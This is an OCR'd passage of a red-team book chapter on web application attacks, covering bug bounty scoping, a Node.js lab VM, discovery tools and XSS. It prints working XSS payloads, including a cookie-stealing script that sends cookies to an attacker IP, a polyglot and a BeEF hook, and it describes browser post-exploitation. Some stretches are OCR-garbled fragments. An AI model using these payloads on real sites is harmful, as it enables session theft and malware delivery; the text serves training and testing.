Over the past couple of years, we have seen some critical, externally-facing web attacks. Everything from the Apache Struts 2 (although not confirmed for the Equifax breach - http://bit.ly/2HokWi0), Panera Bread (http://bit.ly/2qwEMxH), and Uber (http://ubr.to/2hIO2tZ). There is no doubt we will continue to see many other severe breaches from public internet facing end-points.

The security industry, as a whole, runs in a cyclical pattern. If you look at the different layers of the OSI model, the attacks shift to a different layer every other year. In terms of web, back in the early 2000s, there were tons of SQLi and RFI type exploits. However, once companies started to harden their external environments and began performing external penetration test, we, as attackers, moved to Layer 8 attacks focusing on social engineering (phishing) for our initial entry point. Now, as we see organizations improving their internal security with Next Generation Endpoint/Firewall Protection, our focus is shifting back onto application exploitation. We have also seen a huge complexity increase in applications, APIs, and languages, which has reopened many old and even new vulnerabilities.

Since this book is geared more toward Red Teaming concepts, we will not go too deeply into all of the different web vulnerabilities or how to manually exploit them. This won't be your checklist style book. You will be focusing on vulnerabilities that Red Teamers and bad guys are seeing in the real world, which lead to the compromising of PII, IP, networks, and more. For those who are looking for the very detailed web methodologies, I always recommend starting with the OWASP Testing Guide (http://bit.ly/2GZbVZd and https://www.owasp.org/images/1/19/OTGv4.pdf).

Note, since as many of the attacks from THP2 have not changed, we won't be repeating examples like SQLMap, IDOR attacks, and CSRF vulnerabilities in the following exercises. Instead, we will focus on newer critical ones.

## Bug Bounty Programs:

Before we start learning how to exploit web applications, let’s talk a little about bug bounty programs. The most common question we get is, “how can I continually learn after these trainings?” My best recommendation is to do it against real, live systems. You can do training labs all day, but without that real-life experience, it is hard to grow.


One caveat though: on average, it takes about 3-6 months before you begin to consistently find bugs. Our advice: don’t get frustrated, keep up-to-date with other bug bounty hunters, and don’t forget to check out the older programs.

The more common bug bounty programs are HackerOne (https://www.hackerone.com), BugCrowd (https://bugcrowd.com/programs) and

SynAck (https://www.synack.com/red-team/). There are plenty of other ones out there as well (https://www.vulnerability-lab.com/list-of-bug-bounty-programs.php). These programs can pay anywhere from Free to $20k+.

Many of my students find it daunting to start bug hunting. It really requires you to just dive in, allot a few hours a day, and focus on understanding how to get that sixth sense to find bugs. Generally, a good place to start is to look at No-Reward Bug Bounty Programs (as the pros won't be looking here) or at large older programs like Yahoo. These types of sites tend to have a massive scope and lots of legacy servers. As mentioned in prior books, scoping out pentests is important and bug bounties are no different. Many of the programs specify what can and cannot be done (i.e., no scanning, no automated tools, which domains can be attacked, etc.). Sometimes you get lucky and they allow *.company.com, but other times it might be limited to a single FQDN.

Let's look at eBay, for example, as they have a public bug bounty program. On their bug bounty site (http://pages.ebay.com/securitycenter/Researchers.html), they state guidelines, eligible domains, eligible vulnerabilities, exclusions, how to report, and acknowledgements:



Security Researcher Home | Eligible eBay Domains | Eligible Vulnerabilities | Exclusions | Report Form | Acknowledgements

**Eligible eBay Domains**

The following eBay domains are eligible for this Responsible Disclosure program:

| | | |
|---|---|---|
| www.ebay.com | www.export.ebay.co.th | http://www.gumtree.com |
| www.ebay.co.uk | http://www.close5.com | http://www.ebayclassifieds.com/ |
| www.ebay.com.de | www.stubhub.com | http://www.kijiji.ca |
| www.ebay.com.au | http://tweedhands.be | http://www.marktplaats.nl |
| www.ebay.ca | http://www.brands4friends.de/ | http://niewautokopen.nl |
| www.ebay.fr | http://www.gittigidiyor.com/ | http://www.ebaycommercenetwork.com/ |
| www.ebay.it | http://www.ebaynyc.com/ | http://www.shopping.com/ |
| www.ebay.es | http://www.auction.co.kr | http://www.gmarket.co.kr/ |
| www.ebay.at | http://www.secondemain.fr | http://www.ebay-kleinanzeigen.de |
| www.ebay.ch | http://www.shopping.com | http://www.2dehands.be |
| www.ebay.com.hk | http://www.sosticket.com | http://www.2ememain.be |
| www.ebay.com.sg | http://www.tickettechnology.com | http://www.bilinfo.dk/ |
| www.ebay.com.my | http://nexpartstaging.com | http://www.nieuweautokpen.nl |
| www.ebay.in | http://www.whisolutions.com/ | http://shutl.it |
| www.ebay.ph | http://shutl.com/ | http://www.gumtree.com.au/ |
| www.ebay.ie | http://about.co.kr | http://www.gumtree.co.za/ |
| www.ebay.pl | http://www.alamaula.com/ | http://www.kijiji.it |
| www.ebay.be | http://www.bilbasen.dk/ | http://www.kijiji.com.tw |
| www.benl.ebay.be | https://www.bilinfo.net/ | http://www.stubhub.co.uk |
| www.ebay.nl | http://www.motorjobs.dk/ | http://www.vivanuncios.com.mx |
| www.ebay.cn | http://www.dba.dk/ | http://www.ebayinc.com |
| www.sea.ebay.com | http://kleinanzeigen.ebay.de/ | |
| www.ebay.co.jp | http://www.mobile.de | |

How you report vulnerabilities to the company is generally just as important as the finding itself. You want to make sure you provide the company with as much detail as possible. This would include the type of vulnerability, severity/criticality, what steps you took to exploit the vulnerability, screenshots, and even a working proof of concept. If you need help creating consistent reports, take a look at this report generation form: https://buer.haus/breport/index.php.


Bounty Report Generator

A quick tool for generating quality bug bounty reports.

View an example report.

Basics

Author:

Company:

Website:

Timestamp: 01/15/2018

Summary

Having run my own programs before, one thing to note about exploiting vulnerabilities for bug bounty programs is that I have seen a few cases where researchers got carried away and went past validating the vulnerability. Some examples include dumping a whole database after finding an SQL injection, defacing a page with something they thought was funny after a subdomain takeover, and even laterally moving within a production environment after an initial remote code execution vulnerability. These cases could lead to legal trouble and to potentially having the Feds at your door. So use your best judgement, check the scope of the program, and remember that if it feels illegal, it probably is.

## Web Attacks Introduction - Cyber Space Kittens

After finishing reconnaissance and discovery, you review all the different sites you found. Looking through your results, you don't see the standard exploitable servers/misconfigured applications. There aren't any Apache Tomcat servers or Heartbleed/ShellShock, and it looks like they patched all the Apache Strut issues and their CMS applications.

Your sixth sense intuition kicks into full gear and you start poking around at their Customer Support System application. Something just doesn't feel right, but where to start?

For all the attacks in the Web Application Exploitation chapter, a custom THP3 VMWare Virtual Machine is available to repeat all these labs. This virtual machine is freely available here:

- http://thehackerplaybook.com/get.php?type=csk-web

To set up the demo for the Web Environment (Customer System Support):

- Download the Custom THP VM from:
  - http://thehackerplaybook.com/get.php?type=csk-web
- Download the full list of commands for the labs:
  - https://github.com/cheetz/THP-ChatSupportSystem/blog/master/lab.txt
  - Bit.ly Link: http://bit.ly/2qBDrFo

- Boot up and log into the VM
- When the VM is fully booted, it should show you the current IP address of the application. **You do not need to log into the VM nor is the password provided.** It is up to you to break into the application.
- Since this is a web application hosted on your own system, let's make a hostname record on our attacker Kali system:
    - On our attacker Kali VM, let's edit our host file to point to our vulnerable application to reference the application by hostname versus by IP:
        - gedit /etc/hosts
    - Add the following line with the IP of your vulnerable application:
        - [IP Address of Vuln App]	chat
    - Now, go to your browser in Kali and go to http://chat:3000/. If everything worked, you should be able to see the NodeJS Custom Vuln Application.

The commands and attacks for the web section can be extremely long and complicated. To make it easy, I've included all the commands you'll need for each lab here:
https://github.com/cheetz/THP-ChatSupportSystem/blog/master/lab.txt

## The Red Team Web Application Attacks

The first two books focused on how to efficiently and effectively test Web Applications – this time will be a little different. We are going to skip many of the basic attacks and move into attacks that are used in the real world.

Since this is more of a practical book, we won't go into all of the detailed technicalities of web application testing. However, this doesn't mean that these details should be ignored. A great resource for web application testing information is Open Web Application Security Project, or OWASP. OWASP focuses on developing and educating users on application security. Every few years, OWASP compiles a list of the most common issues and publishes them to the public - http://bit.ly/2HAhoGR. A more in-depth testing guideline is located here: http://bit.ly/2GZbVZd. This document will walk you through the types of vulnerabilities to look for, the risks, and how to exploit them. This is a great checklist document: http://bit.ly/2qyA9m1.

As many of my readers are trying to break into the security field, I wanted to quickly mention one thing: if you are going for a penetration testing job, it is imperative to know, at a minimum, the OWASP Top 10 backwards and forwards. You should not only know what they are, but also have good examples for each one in terms of the types of risks they bring and how to check for them. Now, let's get back to compromising CSK.

## Chat Support Systems Lab

The Chat Support System lab that will be attacked was built to be interactive and highlight both new and old vulnerabilities. As you will see, for many of the following labs, we provide a custom VM with a version of the Chat Support System.

The application itself was written in Node.js. Why Node? It is one of the fastest growing applications that we see as penetration testers. Since a lot of developers seem to really like Node, I felt it was important for you to understand the security implications of running JavaScript as backend code.

### What is Node?

“Node.js® is a JavaScript runtime built on Chrome's V8 JavaScript engine. Node.js uses an event-driven, non-blocking I/O model that makes it lightweight and efficient.” [https://nodejs.org/en/] Node.js' package ecosystem, NPM, is the largest ecosystem of open source libraries in the world.


At a very basic level, Node.js allows you to run JavaScript outside of a browser. Due to the fact that Node.js is lean, fast, and cross-platform, it can greatly simplify a project by unifying the stack. Although Node.js is not a web server, it allows a server (something you can program in JavaScript) to exist in an environment outside of the actual Web Client.

Benefits:

- Very fast
- Single-threaded JavaScript environment which is capable of acting as a standalone web application server
- Node.js is not a protocol; it is a web server written in JavaScript
- The NPM registry hosts almost half a million packages of free, reusable Node.js code, which makes it the largest software registry in the world

With Node.js becoming so popular in the past couple years, it is very important for penetration testers/Red Teamers to understand what to look for and how to attack these applications. For example, a researcher identified that weak NPM credentials gave him edit/publish access to 13% of NPM packages. Through dependency chains, an estimated 52% of NPM packages could have been vulnerable. [https://www.bleepingcomputer.com/news/security/52-percent-of-all-javascript-npm-packages-could-have-been-hacked-via-weak-credentials/]

In the following examples, our labs will be using Node.js as the foundation of our applications, which will utilize the Express framework (https://expressjs.com/) for our web server. We will then add the Pug (https://pugjs.org/) template engine to our Express framework. This is similar to what we are now commonly seeing in newer-developed applications.



Express is a minimalistic web framework for Node.js. Express provides a robust set of features for web and mobile applications so you don't have to do a lot of work. With modules called Middlewares, you can add third party authentication or services like Facebook Auth or Stripe Payment processing.

Pug, formally known as Jade, is a server-side templating engine that you can (but do not have to) use with Express. Jade is for programmatically generating the HTML on the server and sending it to the client.

Let's attack CSK and boot up the Chat Support System Virtual Machine.

## Cyber Space Kittens: Chat Support Systems

You stumble across the externally-facing Cyber Space Kittens chat support system. As you slowly sift through all the pages and understand the underlying system, you look for weaknesses in the application. You need to find your first entry point into the server so that you can pivot into the production environment.

You first run through all of your vulnerability scanner and web application scanner reports, but come up empty-handed. It looks like this company regularly runs the common vuln scanners and has patched most of its issues. The golden egg findings now rely on coding issues, misconfigurations, and logic flaws. You also notice that this application is running NodeJS, a recently popular language.

### Setting Up Your Web Application Hacking Machine


Although there are no perfect recipes for Red Teaming Web Applications, some of the basic tools you will need include:

- Arming yourself with browsers. Many browsers act very differently especially with complex XSS evasion:
    - Firefox (my favorite for testing)
    - Chrome
    - Safari
- Wappalyzer: a cross-platform utility that uncovers the technologies used on websites. It detects content management systems, ecommerce platforms, web frameworks, server software, analytics tools and many more.
    - https://wappalyzer.com/

- BuiltWith: a web site profiler tool. Upon looking up a page, BuiltWith returns all the technologies it can find on the page. BuiltWith's goal is to help developers, researchers and designers find out what technologies pages are using, which may help them to decide what technologies to implement themselves.
    - https://builtwith.com/
- Retire.JS: scan a web app for use of vulnerable JavaScript libraries. The goal of Retire.js is to help you detect use of a version with known vulnerabilities.
    - https://chrome.google.com/webstore/detail/retirejs/moibopkbhjceeedibkbhl=en
- Burp Suite (~$350): although this commercial tool is a bit expensive, it is definitely worth every penny and a staple for penetration testers/Red Teamers. Its benefits come from the add-ons, modular design, and user development base. If you can't afford Burp, OWASP ZAP (which is free) is an excellent replacement.

## Analyzing a Web Application

Before we do any type of scanning, it is important to try to understand the underlying code and infrastructure. How can we tell what is running the backend? We can use Wappalyzer, BuiltWith, or just Google Chrome inspect. In the images below, when loading up the Chat application, we can see that the HTTP headers have an X-Powered By: Express. We can also see with Wappalyzer that the application is using Express and Node.js.



```
▼ General
   Request URL:
   Request Method: GET
   Status Code: ● 200 OK
   Remote Address:
   Referrer Policy: no-referrer-when-downgrade
▼ Response Headers     view source
   Accept-Ranges: bytes
   Cache-Control: public, max-age=0
   Connection: keep-alive
   Content-Length: 4315
   Content-Type: text/html; charset=UTF-8
   Date: Tue, 16 Jan 2018 07:34:14 GMT
   ETag: W/"10d8-15ff5a4e400"
   Last-Modified: Mon, 27 Nov 2017 04:00:50 GMT
   set-cookie: [illegible]
   set-cookie: [illegible]
   X-Powered-By: Express
```

Understanding the application before blindly attacking a site can help provide you with a much better approach. This could also help with targeted sites that might have WAFs, allowing you to do a more ninja attack.

## Web Discovery

In the previous books, we went into more detail on how to use Burp Suite and how to penetration test a site. We are going to skip over a lot of the setup basics and focus more on attacking the site.

We are going to assume, at this point, that you have Burp Suite all set up (free or paid) and you are on the THP Kali image. Once we have an understanding of the underlying system, we need to identify all the endpoints. We still need to run the same discovery tools as we did in the past.

- Burp Suite (https://portswigger.net/burp)
  - Spidering: In both the free and paid versions, Burp Suite has a great Spidering tool.
  - Content Discovery: If you are using the paid version of Burp Suite, one of the favorite discovery tools is under Engagement tools, Discover Content. This is a smart and efficient discovery tool that looks for directories and files. You can specify several different configurations for the scan.
  - Active Scan: Runs automated vulnerability scanning on all parameters and tests for multiple web vulnerabilities.
- OWASP ZAP (http://bit.ly/2IVNaO2)
  - Similar to Burp, but completely open source and free. Has similar discover and active scan features.
- Dirbuster
  - An old tool that has been around forever to discover files/folders of a web application, but still gets the job done.
  - Target URL: http://chat:3000
  - Word List:
    - /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
- GoBuster (https://github.com/OJ/gobuster)
  - Very lightweight, fast directory and subdomain bruteforce tool
  - gobuster -u http://chat:3000 -w /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt -s 200,301,307 -t 20

Your wordlists are very important. One of my favorite wordlists to use is an old one called raft, which is a collection of many open source projects. You can find these and other valuable wordlists here: https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content (which is already included in your THP Kali image).

Now that we are done with the overview, let’s get into some attacks. From a Red Team perspective, we are looking for vulnerabilities we can actively attack and that provide the most bang for our buck. If we were doing an audit or a penetration test, we might report vulnerabilities like SSL issues, default Apache pages, or non-exploitable vulnerabilities from vulnerability scanner. But, on our Red Team engagements, we can completely ignore those and focus on attacks that get us advanced access, shells, or dump PII.

## Cross-Site Scripting XSS

At this point, we have all seen and dealt with Cross-Site Scripting (XSS). Testing every variable on a website with the traditional XSS attack: <script>alert(1)</script>, might be great for bug bounties, but can we do more? What tools and methods can we use to better utilize these attacks?

So, we all know that XSS attacks are client-side attacks that allow an attacker to craft a specific web request to inject malicious code into a response. This could generally be fixed with proper input validation on the client and server-side, but it is never that easy. Why, you ask? It is due to a multitude of reasons. Everything from poor coding, to not understanding frameworks, and sometimes applications just get too complex and it becomes hard to understand where an input goes.

Because the alert boxes don't really do any real harm, let's start with some of the basic types of XSS attacks:

- Cookie Stealing XSS: <script>document.write('<img src="http://<Your IP>/Stealer.php?cookie=' %2B document.cookie %2B '" />');</script>
- Forcing the Download of a File: <script>var link = document.createElement('a'); link.href = 'http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe'; link.download = ''; document.body.appendChild(link); link.click();</script>
- Redirecting User: <script>window.location = "https://www.youtube.com/watch?v=dQw4w9WgXcQ";</script>
- Other Scripts to Enable Key Loggers, Take Pictures, and More
  - http://www.xss-payloads.com/payloads-list.html?c#category=capture

### Obfuscated/Polyglot XSS Payloads

In today's world, the standard XSS payload still works pretty often, but we do come across applications that block certain characters or have WAFs in front of the application. Two good resources to help you start crafting obfuscated XSS payload attacks:


- https://github.com/foospidy/payloads/tree/master/other/xss
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Sometimes during an assessment, you might run into simple XSS filters that look for strings like <script>. Obfuscating the XSS payload is one option, but it is also important to note that not all JavaScript payloads require the open and close <script> tags. There are some HTML Event Attributes that execute JavaScript when triggered (https://www.w3schools.com/tags/ref_eventattributes.asp). This means any rule that looks specifically for Script tags will be useless. For example, these HTML Event Attributes that execute JavaScript being outside a <script> tag:

- <b onmouseover=alert('XSS')>Click Me!</b>
- <svg onload=alert(1)>
- <body onload="alert('XSS')">


- <img src="http://test.cyberspacekittens.com" onerror=alert(document.cookie);>

You can try each of these HTML entity attacks on the CSK application by going to the application: http://chat:3000/ (remember to modify your /etc/host file to point chat to your VM IP). Once you are there, register an account, log into the application, and go to the chat functionality (http://chat:3000/chatchannel/1). Try the different entity attacks and obfuscated payloads.



Other great resources for XSS:

- The first is Mind Map made by @jackmasa. This is a great document that breaks down different XSS payloads based on where your input is served. Although no longer on JackMasa GitHub page, a copy exists here: http://bit.ly/2qvnLEq.
- Another great resource that discusses which browsers are vulnerable to which XSS payloads is: https://html5sec.org/.


$.get('data:/javascr\ipt,alert(1)')
(firefox)
$(
jQuery(
React.js
Trigger
React.createElement
AngularJS
<b class="ng-include:'//evil'">
<iframe ng-src=javascript:..>
Trigger
angular.element
XSS (长短短, @jackmasa)
Input
loaderInfo.parameters
Ignore invalid URL encode: %A(javaf%&&script:alert(1)
SharedObject
getLocal
LocalConnection
allowDomain("*")
HTML id attribute (IE)
<object id="pk",alert(1),["ov" data=//target.swf ..
Security.allowDomain("*")
Flash
Trigger
ExternalInterface.call
arg 1 : alert(1)
arg 2
\"))}catch(e){alert(1)}//
split bug
1. ?a=%ED%A0%80\"))}catch(e){alert(1)}//
2. var a:String=loaderInfo.parameters["a"].split("\\").join("\\\\");
3. ExternalInterface.call("console.log",a);
htmlText
<img src=evil.swf>
<a href=javascript:...>me</a>
navigateToURL

*JackMasa XSS Mind Map

As you can see, it is sometimes annoying to try to find every XSS on an application. This is because vulnerable parameters are affected by code features, different types of HTML tags, types of applications, and different types of filtering. Trying to find that initial XSS pop-up can take a long time. What if we could try and chain multiple payloads into a single request?

This last type of payload is called a Polyglot. A Polyglot payload takes many different types of payload/obfuscation techniques and compiles them into one attack. This is great for automated scripts to look for XSS, bug bounty hunters with limited time, or just a quick way to find input validation issues.

So, instead of the normal <script>alert(1)</script>, we can build a Polyglot like this (http://bit.ly/2GXxqxH):

- /*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e

If you look at the payload above, the attack tries to break out of comments, ticks and slashes; perform an onclick XSS; close multiple tags; and lastly tries an onload XSS. These types of attacks make Polyglots extremely effective and efficient at identifying XSS. You can read more about these Polyglot XSSs here: https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot

If you want to test and play around with the different polyglots, you can start here on the vulnerable XSS pages (http://chat:3000/xss) or throughout the Chat Application.

**BeEF**

Browser Exploitation Framework (http://beefproject.com/) or BeEF, takes XSS to another level. This tool injects a JavaScript payload onto the victim's browser, which infects the user's system. This creates a C2 channel on the victim's browser for JavaScript post-exploitation.

From a Red Team perspective, BeEF is a great tool to use on campaigns, track users, capture credentials, perform clickjacking, attack with tabnapping and more. If not used during an attack, BeEF is a great tool to demonstrate the power of an XSS vulnerability. This could assist in more complicated attacks as well, which we will discuss later in the book under Blind XSS.

BeEF is broken down into two parts: one is the server and the other is the attack payload. To start the server:

Start BeEF on Your Attacker Kali Host

- From a Terminal
  - beef-xss
- Authenticate with beef:beef
- View http://127.0.0.1:3000/hook.js
- Full Payload Hook File:
  - <script src="http://<Your IP>:3000/hook.js"></script>

Viewing your hook.js file located on http://127.0.0.1:3000/hook.js, you should see something that resembles a long-obfuscated JavaScript file. This is the client payload to connect your victim back to the command and control server.

Once you have identified an XSS on your target application, instead of the original alert(1) style payload, you would modify the <script src="http://<Your IP>:3000/hook.js"></script> payload to exploit the vulnerability. Once your victim falls for this XSS trap, it will cause their browser to connect back to you and be a part of your Zombie network.


What types of post exploitation attacks does BeEF support? Once your victim is under your control, you really can do anything that JavaScript can do. You can turn on their camera via HTLM5 and take a picture of your victim, you can push overlays on their screen to capture credentials, or you can redirect them to a malicious site to execute malware.

Here is a quick demonstration of BeEF's ability to cause massive issues from an XSS attack:

First, make sure your BeEF server is running on your attacker machine. On our vulnerable Chat Support System's application, you can go to http://chat:3000/xss and inside the Exercise 2 field and put in your payload:

- <script src="http://127.0.0.1:3000/hook.js"></script>

Once your victim is connected to your Zombie network, you have full control of their browser. You can do all sorts of attacks based on their device, browser, and enabled features. A great way to demonstrate XSS impact with social engineering tactics is by pushing malware to their machine via a Flash Update prompt.



| id | date | label |
|---|---|---|
| 0 | 2018-02-19 13:41 | command 1 |

Description: Prompts the user to install an update to **Adobe Flash Player**.
The delivered payload could be a custom file, a browser extension or any s

The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 2
143), enables Java, overrides the UserAgent and the default home/new_ta
See /extensions/ipec/files/LinkTargetFinder directory for the Firefox extensio
code.

The Chrome extension delivery works on Chrome <= 20. From Chrome 21 t
changed in terms of how extensions can be loaded.
See /extensions/demos/flash_update_chrome_extension/manifest.json for
and a sample extension that works on latest Chrome.

